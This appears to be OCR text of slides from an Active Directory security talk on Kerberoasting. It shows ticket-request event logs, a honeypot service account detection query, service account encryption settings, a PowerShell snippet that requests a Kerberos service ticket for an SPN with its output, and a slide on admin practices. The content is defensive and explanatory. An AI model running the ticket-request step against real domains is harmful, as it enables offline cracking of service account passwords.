
```
EventID Date                     AccountName                ServiceName
------- ----                     -----------                -----------
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG svc-VDIPVS01
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG Svc-BizTalk01
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG SVC-BOADS-01
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG SVC-AGPM-01
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG KerberoastHONEYPOT
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG svc-adsMSSQL10
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG svc-adsSQLSA
   4769 1/25/2017 9:36:07 PM     JoeUser@LAB.ADSECURITY.ORG svc-adsMSSQL11
   4769 1/25/2017 9:36:06 PM     JoeUser@LAB.ADSECURITY.ORG SQL-ADSDB317-SVC
```



```
ventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName

 EventID Date                         AccountName                ServiceName
 ------- ----                         -----------                -----------
    4769 1/25/2017 9:36:07 PM         JoeUser@LAB.ADSECURITY.ORG KerberoastHONEYPOT
```

But wait, there's more!

More Kerberoasting Fun!



User logon name:

svc-LogRead @lab

User logon name (pre-Windows 2000):

ADSECLAB\ svc-L

□ Unlock account

Account options:

□ Use only Kerberos DES encryption types for this account

☑ This account supports Kerberos AES 128 bit encryption.

☑ This account supports Kerberos AES 256 bit encryption.


□ Do not require Kerberos preauthentication

svc-LogRead Properties


Attributes:

Attribute	Value
servicePrincipalName	MSSQLSvc/LRSQL12.lab.adsecurity.org

More Kerberoasting Fun!



```
PS C:\Users\joeuser> $ServiceAccountSPNItem = 'MSSQLSvc/LRSQL12.lab.adsecurity.org'
Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem


Id                   : uuid-ee83d1c4-0769-4548-90f6-784c6589a6f2-19
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 4/11/2017 5:06:04 PM
ValidTo              : 4/12/2017 3:06:04 AM
ServicePrincipalName : MSSQLSvc/LRSQL12.lab.adsecurity.org
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```



```
#1>     Client: joeuser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/LRSQL12.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 4/11/2017 10:06:04 (local)
        End Time:   4/11/2017 20:06:04 (local)
        Renew Time: 4/18/2017 10:06:04 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: 2600:1006:b10c:146b:41f4:5f3a:a14f:b960
```

AD Administration Paradigm Shift


Traditional AD Administration

- All admins are Domain Admins.
- Administration from anywhere – servers, workstations, Starbucks.
- Need a service account with AD rights – Domain Admin!
- Need to manage user accounts – Account Operators!
- Need to run backups (anywhere) – Backup Operators!
- Management system deploys software & patches all workstations, servers, & Domain Controllers.
- Agents, everywhere!
- Full Compromise… Likely

Secure AD Administration

